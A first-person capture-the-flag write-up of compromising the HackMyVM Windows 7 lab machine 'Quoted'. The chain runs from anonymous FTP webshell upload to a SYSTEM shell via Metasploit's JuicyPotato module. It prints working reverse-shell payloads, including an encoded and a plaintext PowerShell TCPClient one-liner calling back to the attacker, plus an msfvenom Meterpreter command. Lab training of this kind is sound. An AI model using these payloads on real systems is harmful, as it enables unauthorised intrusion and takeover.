Write-up Quoted on HackMyVM
It’s been quite a while since I last worked with computers on hacking vulnerable machines. Recently, I got my hands on a new machine that I can use for CTFs. Everything feels a bit rusty since I haven’t been behind a computer for a long time, but I’m determined to change that. I’ve decided to get back into the swing of things and start hacking again. On HackMyVM, I came across a Windows machine called Quoted. It is classified as ‘easy’, which should be perfect for getting familiar with hacking vulnerable machines again.
Getting started
To set up the vulnerable machine in the lab environment, we’ll import it and configure its virtual network. This machine was built in Oracle VirtualBox, so it should function smoothly within the lab. We’ve created a separate virtual network specifically for vulnerable machines. Make sure to configure the new vulnerable machine to utilize this virtual network.
Before we start any hacking activity we should create a working directory for this machine and check our own IP address.
1
2
3
4
5
6
7
8
┌──(emvee㉿kali)-[~]
└─$ cd Documents

┌──(emvee㉿kali)-[~/Documents]
└─$ mkdir Quoted

┌──(emvee㉿kali)-[~/Documents]
└─$ cd Quoted
Enumeration
After creating a project foler we should check our own IP address of the Kali machine. This can be done with the command ip a. On Kali we should look for the eth0 interface, which represents the first wired ethernet network card. Under this section, locate the inet field to find your local IPv4 address, which we will need to determine the network range for the arp-scan, or we can use the argument --localnet with arp-scan.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
┌──(emvee㉿kali)-[~/Documents/Quoted]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:97:38:11 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.3/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
       valid_lft 477sec preferred_lft 477sec
    inet6 fe80::a00:27ff:fe97:3811/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:0a:1d:b6:c8 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
4: br-d3f1e1da70ec: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:be:84:53:f9 brd ff:ff:ff:ff:ff:ff
    inet 172.18.0.1/16 brd 172.18.255.255 scope global br-d3f1e1da70ec
       valid_lft forever preferred_lft forever
    inet6 fe80::42:beff:fe84:53f9/64 scope link proto kernel_ll
       valid_lft forever preferred_lft forever
6: veth775510f@if5: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-d3f1e1da70ec state UP group default
    link/ether 6a:85:7c:2b:b5:63 brd ff:ff:ff:ff:ff:ff link-netnsid 1
    inet6 fe80::6885:7cff:fe2b:b563/64 scope link proto kernel_ll
       valid_lft forever preferred_lft forever
8: vetha8b16ca@if7: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-d3f1e1da70ec state UP group default
    link/ether 16:37:28:44:db:d4 brd ff:ff:ff:ff:ff:ff link-netnsid 2
    inet6 fe80::1437:28ff:fe44:dbd4/64 scope link proto kernel_ll
       valid_lft forever preferred_lft forever
10: vethd22e279@if9: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-d3f1e1da70ec state UP group default
    link/ether ce:42:84:40:07:c9 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet6 fe80::cc42:84ff:fe40:7c9/64 scope link proto kernel_ll
       valid_lft forever preferred_lft forever
Next we can run arp-scan to identify the target on our virtual network.
1
2
3
4
5
6
7
8
9
10
11
┌──(emvee㉿kali)-[~/Documents/Quoted]
└─$ sudo arp-scan -I eth0 --localnet
[sudo] password for emvee:
Interface: eth0, type: EN10MB, MAC: 08:00:27:97:38:11, IPv4: 10.0.2.3
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
10.0.2.1        52:54:00:12:35:00       QEMU
10.0.2.2        08:00:27:72:ae:da       PCS Systemtechnik GmbH
10.0.2.5        08:00:27:83:f5:8b       PCS Systemtechnik GmbH

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.984 seconds (129.03 hosts/sec). 3 responded
The vulnerable machine is identified with arp-scan and has assigned the IP address 10.0.2.5. To make our life easier we can create a variable ip with that specific IP address. This variable can be used in commands and it will save time typing the IP address each time.
1
2
┌──(emvee㉿kali)-[~/Documents/Quoted]
└─$ ip=10.0.2.5
Before exploiting anything, we should run a nmap port scan to identify active services on the target.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
┌──(emvee㉿kali)-[~/Documents/Quoted]
└─$ sudo nmap -sC -sV -T4 -p- $ip
Starting Nmap 7.98 ( https://nmap.org ) at 2026-07-26 22:42 +0200
Nmap scan report for 10.0.2.5
Host is up (0.00068s latency).
Not shown: 65523 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 10-05-24  12:16PM       <DIR>          aspnet_client
| 10-05-24  12:27AM                  689 iisstart.htm
|_10-05-24  12:27AM               184946 welcome.png
80/tcp    open  http         Microsoft IIS httpd 7.5
|_http-title: IIS7
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
5357/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Service Unavailable
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49158/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 08:00:27:83:F5:8B (Oracle VirtualBox virtual NIC)
Service Info: Host: QUOTED-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2026-07-26T20:44:08
|_  start_date: 2026-07-26T20:40:21
| smb2-security-mode:
|   2.1:
|_    Message signing enabled but not required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: quoted-PC
|   NetBIOS computer name: QUOTED-PC\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2026-07-26T23:44:08+03:00
|_nbstat: NetBIOS name: QUOTED-PC, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:83:f5:8b (Oracle VirtualBox virtual NIC)
|_clock-skew: mean: -1h00m00s, deviation: 1h43m55s, median: 0s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 84.10 seconds
Running a port scan with nmap shows us a lot of information. The scan shows a Windows 7 Professional 7601 Service Pack 1 Operating System. and a lot of open ports.
- Port 21
- FTP service, Anonymous FTP login allowed, several default files indicating on IIS.
- Port 80
- HTTP service with IIS 7.5
- Port 135, 139 and 445
- Indicating a SMB service with the name WORKGROUP
- Port 5257
- Microsoft’s Web Services for Devices API (WSDAPI) to automatically discover and communicate with networked devices like printers and scanners
Let’s visit the webpage on port 80 to see what kind of website is being hosted.

Visiting the website results in a default landing page as we saw in the FTP files identified by nmap.
Initial access
We should try to upload an ASPX file via the FTP service as anonymous. First we should copy an ASPX file to our working directory. Within Kali there are some default webshells that can be used.
1
2
┌──(emvee㉿kali)-[~/Documents/Quoted]
└─$ cp /usr/share/webshells/aspx/cmdasp.aspx .
Now we should try to uploade the file to the FTP server.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
┌──(emvee㉿kali)-[~/Documents/Quoted]
└─$ ftp $ip
Connected to 10.0.2.5.
220 Microsoft FTP Service
Name (10.0.2.5:emvee): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
229 Entering Extended Passive Mode (|||49160|)
125 Data connection already open; Transfer starting.
10-05-24  12:16PM       <DIR>          aspnet_client
10-05-24  12:27AM                  689 iisstart.htm
10-05-24  12:27AM               184946 welcome.png
226 Transfer complete.
ftp> put cmdasp.aspx
local: cmdasp.aspx remote: cmdasp.aspx
229 Entering Extended Passive Mode (|||49161|)
125 Data connection already open; Transfer starting.
100% |**********************************************************************************************************************************************************************************************|  1442        6.39 MiB/s    --:-- ETA
226 Transfer complete.
1442 bytes sent in 00:00 (504.00 KiB/s)
ftp> exit
221 Goodbye.
Let’s visit our cmdasp.aspx file on the server  It worked as expected, this means we can try to run a command like
 whoami via the ASPX file on the victim.

The command is executed as: nt authority\network service. A NT AUTHORITY\NETWORK SERVICE is a built-in, highly restricted account used by the Windows operating system to run background services. It has minimal local privileges on the machine itself, but it can access network resources using the computer’s own network credentials. We can try to gain a shell with villain.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
┌──(Villain)─(emvee㉿kali)-[~/villain]
└─$ villain

    ┬  ┬ ┬ ┬  ┬  ┌─┐ ┬ ┌┐┌
    └┐┌┘ │ │  │  ├─┤ │ │││
     └┘  ┴ ┴─┘┴─┘┴ ┴ ┴ ┘└┘
                 Unleashed

[Meta] Created by t3l3machus
[Meta] Follow on GitHub, X, YT: @t3l3machus
[Meta] Thank you!

[Info] Initializing required services:
[0.0.0.0:6501]::Team Server
[0.0.0.0:4443]::Reverse TCP Multi-Handler
[0.0.0.0:8080]::HoaxShell Multi-Handler
[0.0.0.0:8888]::HTTP File Smuggler

[Info] Welcome! Type "help" to list available commands.
Villain >
Now we can generate our reverse shell with villain
1
Villain > generate payload=windows/reverse_tcp/powershell lhost=eth0 encode
It generates this command:
1
powershell -ep bypass -e UwB0AGEAcgB0AC0AUAByAG8AYwBlAHMAcwAgACQAUABTAEgATwBNAEUAXABwAG8AdwBlAHIAcwBoAGUAbABsAC4AZQB4AGUAIAAtAEEAcgBnAHUAbQBlAG4AdABMAGkAcwB0ACAAewAkAGMAbABpAGUAbgB0ACAAPQAgAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTAHkAcwB0AGUAbQAuAE4AZQB0AC4AUwBvAGMAawBlAHQAcwAuAFQAQwBQAEMAbABpAGUAbgB0ACgAJwAxADAALgAwAC4AMgAuADMAJwAsADQANAA0ADMAKQA7ACQAcwB0AHIAZQBhAG0AIAA9ACAAJABjAGwAaQBlAG4AdAAuAEcAZQB0AFMAdAByAGUAYQBtACgAKQA7AFsAYgB5AHQAZQBbAF0AXQAkAGIAeQB0AGUAcwAgAD0AIAAwAC4ALgA2ADUANQAzADUAfAAlAHsAMAB9ADsAdwBoAGkAbABlACgAKAAkAGkAIAA9ACAAJABzAHQAcgBlAGEAbQAuAFIAZQBhAGQAKAAkAGIAeQB0AGUAcwAsACAAMAAsACAAJABiAHkAdABlAHMALgBMAGUAbgBnAHQAaAApACkAIAAtAG4AZQAgADAAKQB7ADsAJABkAGEAdABhACAAPQAgACgATgBlAHcALQBPAGIAagBlAGMAdAAgAC0AVAB5AHAAZQBOAGEAbQBlACAAUwB5AHMAdABlAG0ALgBUAGUAeAB0AC4AQQBTAEMASQBJAEUAbgBjAG8AZABpAG4AZwApAC4ARwBlAHQAUwB0AHIAaQBuAGcAKAAkAGIAeQB0AGUAcwAsADAALAAgACQAaQApADsAJABzAGUAbgBkAGIAYQBjAGsAIAA9ACAAKABpAGUAeAAgACQAZABhAHQAYQAgADIAPgAmADEAIAB8ACAATwB1AHQALQBTAHQAcgBpAG4AZwAgACkAOwAkAHMAZQBuAGQAYgBhAGMAawAyACAAPQAgACQAcwBlAG4AZABiAGEAYwBrACAAKwAgACcAUABTACAAJwAgACsAIAAoAHAAdwBkACkALgBQAGEAdABoACAAKwAgACcAPgAgACcAOwAkAHMAZQBuAGQAYgB5AHQAZQAgAD0AIAAoAFsAdABlAHgAdAAuAGUAbgBjAG8AZABpAG4AZwBdADoAOgBBAFMAQwBJAEkAKQAuAEcAZQB0AEIAeQB0AGUAcwAoACQAcwBlAG4AZABiAGEAYwBrADIAKQA7ACQAcwB0AHIAZQBhAG0ALgBXAHIAaQB0AGUAKAAkAHMAZQBuAGQAYgB5AHQAZQAsADAALAAkAHMAZQBuAGQAYgB5AHQAZQAuAEwAZQBuAGcAdABoACkAOwAkAHMAdAByAGUAYQBtAC4ARgBsAHUAcwBoACgAKQB9ADsAJABjAGwAaQBlAG4AdAAuAEMAbABvAHMAZQAoACkAfQAgAC0AVwBpAG4AZABvAHcAUwB0AHkAbABlACAASABpAGQAZABlAG4A
It crashed, not sure why, But my first guess is because a different PowerShell version. Let’s move on to another option from revshells.com, this should work to establish a reverse shell to netcat.
1
powershell -nop -c "$client = New-Object System.Net.Sockets.TCPClient('10.0.2.3',4444);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()"
Next we should start a netcat listener on port 4444.
1
2
3
4
5
┌──(emvee㉿kali)-[~/Documents/Quoted]
└─$ nc -lvp 4444
listening on [any] 4444 ...
Once the netcat listener is running we should paste the payload into cmdaspx.aspx on the target and execute the command.

After executing the command we should check the netcat listener.
1
2
3
4
5
6
7
8
9
10
┌──(emvee㉿kali)-[~/Documents/Quoted]
└─$ nc -lvp 4444
listening on [any] 4444 ...
10.0.2.5: inverse host lookup failed: Unknown host
connect to [10.0.2.3] from (UNKNOWN) [10.0.2.5] 49160

PS C:\windows\system32\inetsrv> whoami
nt authority\network service
PS C:\windows\system32\inetsrv>
Since we have a reverse shell we can run any command we would like. In this case I start with whoami /priv to see the privileges of this user.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
PS C:\windows\system32\inetsrv> whoami /priv

AYRICALIK B?LG?LER?
----------------------

Ayr?cal?k Ad?                 A??klama                                                 Durum
============================= ======================================================== ==========
SeAssignPrimaryTokenPrivilege ??lem d?zeyi belirtecini de?i?tir                        Devre D???
SeIncreaseQuotaPrivilege      ??lem i?in bellek kotalar? ayarla                        Devre D???
SeSecurityPrivilege           Denetimi ve g?venlik g?nl???n? y?net                     Devre D???
SeShutdownPrivilege           Sistemi kapat                                            Devre D???
SeAuditPrivilege              G?venlik denetimleri olu?tur                             Devre D???
SeChangeNotifyPrivilege       ?apraz ge?i? denetimini atla                             Etkin
SeUndockPrivilege             Bilgisayar? takma biriminden ??kar                       Devre D???
SeImpersonatePrivilege        Kimlik do?rulamas?ndan sonra istemcinin ?zelliklerini al Etkin
SeCreateGlobalPrivilege       Genel nesneler olu?tur                                   Etkin
SeIncreaseWorkingSetPrivilege ??lem ?al??ma k?mesini art?r                             Devre D???
SeTimeZonePrivilege           Saat dilimini de?i?tir                                   Devre D???
PS C:\windows\system32\inetsrv>
Running whoami /priv reveals that the session language is set to Turkish, but more importantly, it uncovers several assigned privileges. Among them, SeImpersonatePrivilege is marked as enabled (Etkin). This is a critical finding, as this specific privilege is highly susceptible to token impersonation attacks. In a Windows 7 environment, this allows us to leverage tools like JuicyPotato to escalate our privileges and obtain a SYSTEM shell. Since I don’t have the Potato family on my Kali I changed my mind to use Metasploit. Within Metasploit a ton of exploits for Windows 7 are available.
In the meantime I was still not happy with our default web shell that’s available on Kali. In the past, I have often used WhiteWinterWolf’s “wwwolf-php-webshell” on machine running PHP. It is an excellent webshell that not only allows you to execute system commands but also includes built-in file upload functionality. I find Kali’s default cmdasp.aspx rather limited, which previously got me thinking about developing a similar webshell in ASPX. While hacking the Quoated machine, I finally decided to put that idea into action and started working on eMVee-AAWC.
Let’s upload the eMVee-AAWC webshell via FTP.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
┌──(emvee㉿kali)-[~/Documents/Quoted]
└─$ ftp $ip
Connected to 10.0.2.5.
220 Microsoft FTP Service
Name (10.0.2.5:emvee): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> put emvee-AAWC.aspx
local: emvee-AAWC.aspx remote: emvee-AAWC.aspx
229 Entering Extended Passive Mode (|||49160|)
125 Data connection already open; Transfer starting.
100% |***********************************************************************************************************************************************************************************************| 11162        9.25 MiB/s    --:-- ETA
226 Transfer complete.
11162 bytes sent in 00:00 (2.51 MiB/s)
ftp>
Before checking if the web shell is hosted on the webserver we should prepare our attack. To establish a reverse connection back to our machine, we need to generate a malicious executable. Using msfvenom, we can create an x64 Windows Meterpreter reverse TCP payload and save it as call.exe.
1
2
3
4
5
6
7
8
┌──(emvee㉿kali)-[~/Documents/Quoted]
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.2.3 LPORT=4444 -f exe -o call.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7680 bytes
Saved as: call.exe

After the file has been created we should upload it to the webserver. We can use the eMVee-AAWC web shell.
Next we should start a listener in MetaSploit.
1
2
3
4
5
6
7
┌──(emvee㉿kali)-[~/Documents/Quoted]
└─$ msfconsole -q -x "use exploit/multi/handler; set PAYLOAD windows/x64/meterpreter/reverse_tcp; set LHOST 10.0.2.3; set LPORT 4444; run"
[*] Using configured payload generic/shell_reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
LHOST => 10.0.2.3
LPORT => 4444
[*] Started reverse TCP handler on 10.0.2.3:4444
Since the MetaSploit listerner is running we can start call.exe via the eMVee-AAWC web shell by typing the call.exe as binary and pressing the button to execute the file.
Since the pasge is loading we can assume that the executable is being executed. Now we should check our listener in MetaSploit.
1
2
3
4
5
6
7
8
9
10
11
┌──(emvee㉿kali)-[~/Documents/Quoted]
└─$ msfconsole -q -x "use exploit/multi/handler; set PAYLOAD windows/x64/meterpreter/reverse_tcp; set LHOST 10.0.2.3; set LPORT 4444; run"
[*] Using configured payload generic/shell_reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
LHOST => 10.0.2.3
LPORT => 4444
[*] Started reverse TCP handler on 10.0.2.3:4444
[*] Sending stage (232006 bytes) to 10.0.2.5
[*] Meterpreter session 1 opened (10.0.2.3:4444 -> 10.0.2.5:49165) at 2026-07-27 19:36:40 +0200

meterpreter >
We got a connection! Now we can check the user with getuid and the privileges with getprivs.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
meterpreter > getuid
Server username: NT AUTHORITY\NETWORK SERVICE
meterpreter > getprivs

Enabled Process Privileges
==========================

Name
----
SeAssignPrimaryTokenPrivilege
SeAuditPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeImpersonatePrivilege
SeIncreaseQuotaPrivilege
SeIncreaseWorkingSetPrivilege
SeSecurityPrivilege
SeShutdownPrivilege
SeTimeZonePrivilege
SeUndockPrivilege

meterpreter >
The getprivs output reveals that SeImpersonatePrivilege is enabled. This specific privilege is notorious for being exploited by the Potato family of tools. Given that the target operating system is Windows 7, we should look into a vulnerability from a few years back.
Privilege escalation
My first thought goes to RottenPotato, which can be found in Metasploit under the module exploit/windows/local/ms16_075_reflection. This exploit leverages a specific vulnerability in Microsoft Windows known as MS16-075, tracked under CVE-2016-3225.
First, we need to background the active Metasploit session using bg. Next, we can load the module with use exploit/windows/local/ms16_075_reflection. After configuring the necessary exploit settings, we can finally execute it by running run.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
meterpreter > bg
[*] Backgrounding session 1...
msf exploit(multi/handler) > use exploit/windows/local/ms16_075_reflection
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf exploit(windows/local/ms16_075_reflection) > set SESSION 1
SESSION => 1
msf exploit(windows/local/ms16_075_reflection) > set LHOST eth0
LHOST => eth0
msf exploit(windows/local/ms16_075_reflection) > run
[*] Started reverse TCP handler on 10.0.2.3:4444
[*] x64
[*] Reflectively injecting the exploit DLL and triggering the exploit...
[*] Launching netsh to host the DLL...
[+] Process 2520 launched.
[*] Reflectively injecting the DLL into 2520...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Exploit completed, but no session was created.
msf exploit(windows/local/ms16_075_reflection) >
This approach did not succeed either, so we have to keep moving forward. Since SeImpersonatePrivilege is assigned to this user, we can try using JuicyPotato instead. The exploit/windows/local/ms16_075_reflection_juicy module is the official Metasploit implementation of the world-famous JuicyPotato exploit. Therefore, this is the module we will be using.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
msf exploit(windows/local/ms16_075_reflection) > use exploit/windows/local/ms16_075_reflection_juicy
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf exploit(windows/local/ms16_075_reflection_juicy) > set SESSION 1
SESSION => 1
msf exploit(windows/local/ms16_075_reflection_juicy) > set LHOST eth0
LHOST => eth0
msf exploit(windows/local/ms16_075_reflection_juicy) > run
[*] Started reverse TCP handler on 10.0.2.3:4444
[+] Target appears to be vulnerable (Windows 7 Service Pack 1)
[*] Launching notepad to host the exploit...
[+] Process 2180 launched.
[*] Reflectively injecting the exploit DLL into 2180...
[*] Injecting exploit into 2180...
[*] Exploit injected. Injecting exploit configuration into 2180...
[*] Configuration injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (190534 bytes) to 10.0.2.5
[*] Meterpreter session 2 opened (10.0.2.3:4444 -> 10.0.2.5:49179) at 2026-07-27 20:32:02 +0200

meterpreter >
A second session is opened. This means the exploit worked. We can interact with the new session by typing sessions -i 2. And then check for the user with getuid and privilges with getprivs.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
meterpreter > sessions -i 2
[*] Session 2 is already interactive.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > getprivs

Enabled Process Privileges
==========================

Name
----
SeAssignPrimaryTokenPrivilege
SeAuditPrivilege
SeBackupPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeCreatePagefilePrivilege
SeCreatePermanentPrivilege
SeCreateSymbolicLinkPrivilege
SeDebugPrivilege
SeImpersonatePrivilege
SeIncreaseBasePriorityPrivilege
SeIncreaseQuotaPrivilege
SeIncreaseWorkingSetPrivilege
SeLoadDriverPrivilege
SeLockMemoryPrivilege
SeManageVolumePrivilege
SeProfileSingleProcessPrivilege
SeRestorePrivilege
SeSecurityPrivilege
SeShutdownPrivilege
SeSystemEnvironmentPrivilege
SeSystemProfilePrivilege
SeSystemtimePrivilege
SeTakeOwnershipPrivilege
SeTcbPrivilege
SeTimeZonePrivilege
SeUndockPrivilege

meterpreter >
